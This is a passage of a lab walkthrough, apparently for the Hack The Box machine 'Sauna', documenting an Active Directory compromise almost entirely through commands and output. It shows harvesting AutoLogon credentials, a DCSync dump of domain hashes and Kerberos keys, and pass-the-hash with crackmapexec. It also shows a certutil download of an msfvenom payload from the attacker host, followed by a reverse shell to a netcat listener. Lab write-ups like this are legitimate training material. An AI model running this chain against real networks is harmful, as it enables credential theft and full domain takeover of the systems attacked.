*Evil-WinRM* PS C:\Users\FSmith\Documents> copy \\10.10.14.5\kali\winpeas.exe .
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\winpeas.exe > fsmith.winpeas.output
*Evil-WinRM* PS C:\Users\FSmith\Documents> copy fsmith.winpeas.output \\10.10.14.5\kali
*Evil-WinRM* PS C:\Users\FSmith\Documents> █
```


autologon credentials

I found username and credential of *svc_loanmanger*.

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : EGOTISTICALBANK
DefaultUserName        : EGOTISTICALBANK\svc_loanmanager
DefaultPassword        : Moneymakestheworldgoround!
```

svc_loanmanager lateral movement

But if we look at *net domain users* there's no *svc_loanmanager* only *svc_loanmgr*. So I try that and it works.

```
ghost@localhost [09:43:58] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % evil-winrm -i 10.10.10.175 -u 'EGOTISTICALBANK\svc_loanmanager' -p 'Moneymakestheworldgoround!'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1

ghost@localhost [09:44:42] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % evil-winrm -i 10.10.10.175 -u 'EGOTISTICALBANK\svc_loanmgr' -p 'Moneymakestheworldgoround!'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> net user svc_loanmgr
User name                svc_loanmgr
Full Name                 L Manager
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        1/24/2020 3:48:31 PM
Password expires          Never
Password changeable       1/25/2020 3:48:31 PM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                1/12/2023 5:49:00 PM

Logon hours allowed       All

Local Group Memberships   *Remote Management Use
Global Group memberships  *Domain Users
The command completed successfully.
```

PrintNightmare exploit (alternative solution - not intended)


From bloodhound, I realised the user `svc_loanmgr` belongs to *Pre-Windows 2000 Compatible Access*.

That group has a critical vulnerability called *PrintNightmare*.


- https://www.theregister.com/2021/07/01/printnightmare_windows_fix/

DCSync Attack

`SVC_LOANMANAGER` got `GetChanges` and `GetChangesAll` permissions.



Abuse info tab on Help explains how to abuse.



I can use *mimikatz* but alternative, I am going to use *secretdumps.py*

```
ghost@localhost [10:46:58] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana/CVE-2021-34527] [main *]
→ % secretdump.py EGOTISTICALBANK/svc_loanmgr:Moneythetheworldgoround\!@10.10.10.175
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c :::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd :::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd :::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c :::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:46feb75186d52014bd10de475aa3f82 :::
[*] Kerberos Keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSMith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSMith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSMith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:e9ccb12d06e4105a230969d7a4d950f055b55c872a76d08c6d1e06944ff3003f
SAUNA$:aes128-cts-hmac-sha1-96:ceaad72b45ca968ab7d3a6807fdfe17b
SAUNA$:des-cbc-md5:155eea1f9e516807
[*] Cleaning up...
```

Now I got the *Administrator* NTLM hash to perform pass the hash attack.

Administrator pass the hash

```
ghost@localhost [10:49:43] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana/CVE-2021-34527] [main *]
→ % crackmapexec smb 10.10.10.175 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' \
--exec-method smbexec -x "whoami"
SMB      10.10.10.175      445      SAUNA      [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCA
L) (signing:True) (SMBv1:False)
SMB      10.10.10.175      445      SAUNA      [+] EGOTISTICAL-BANK.LOCAL\administrator:aad3b435b51404eeaad3b435b51404ee:8
23452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
SMB      10.10.10.175      445      SAUNA      [+] Executed command via smbexec
SMB      10.10.10.175      445      SAUNA      nt authority\system

ghost@localhost [10:50:19] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana/CVE-2021-34527] [main *]
→ %
```

I generate *msfvenom* payload, copy and execute

```
ghost@localhost [10:52:33] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % crackmapexec smb 10.10.10.175 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' \
--exec-method smbexec -x 'certutil -urlcache -f http://10.10.14.5/ghost.exe ghost.exe'
SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
(signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\administrator:aad3b435b51404eeaad3b435b51404ee:82
3452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
SMB 10.10.10.175 445 SAUNA [+] Executed command via smbexec
SMB 10.10.10.175 445 SAUNA **** Online ****
SMB 10.10.10.175 445 SAUNA CertUtil: -URLCache command completed successfully.

ghost@localhost [10:53:41] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % crackmapexec smb 10.10.10.175 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' \
--exec-method smbexec -x '.\ghost.exe'
SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
(signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\administrator:aad3b435b51404eeaad3b435b51404ee:82
3452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)
[]
```

Receives a shell.

```
ghost@localhost [10:53:41] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.175] 50620
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>[]
```

root.txt flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 489C-D8FC

Directory of C:\Users\Administrator\Desktop

07/14/2021 02:35 PM <DIR> .
07/14/2021 02:35 PM <DIR> ..
01/12/2023 12:16 PM          34 root.txt
                        1 File(s)          34 bytes
                        2 Dir(s)  7,804,399,616 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
45e5dbc66606302a17322ed360ac57c9

C:\Users\Administrator\Desktop>ipconfig /all
```

```
ipconfig /all
```

Windows IP Configuration

```
Host Name . . . . . : SAUNA
Primary Dns Suffix . . . . . : EGOTISTICAL-BANK.LOCAL
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : EGOTISTICAL-BANK.LOCAL
                                     htb
```

Ethernet adapter Ethernet0 2:

```
Connection-specific DNS Suffix . : htb
Description . . . . . : vmxnet3 Ethernet Adapter
Physical Address. . . . . : 00-50-56-B9-C3-4B
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : dead:beef::238(Preferred)
Lease Obtained. . . . . : Thursday, January 12, 2023 12:15:54 PM
Lease Expires . . . . . : Thursday, January 12, 2023 7:46:50 PM
IPv6 Address. . . . . : dead:beef::48b5:d77d:c00c:535e(Preferred)
Link-local IPv6 Address . . . . . : fe80::48b5:d77d:c00c:535e%7(Preferred)
IPv4 Address. . . . . : 10.10.10.175(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:35eb%7
                               10.10.10.2
DHCPv6 IAID . . . . . : 369119318
DHCPv6 Client DUID. . . . . : 00-01-00-01-2B-52-22-D0-00-50-56-B9-C3-4B
DNS Servers . . . . . : 8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                                     htb
```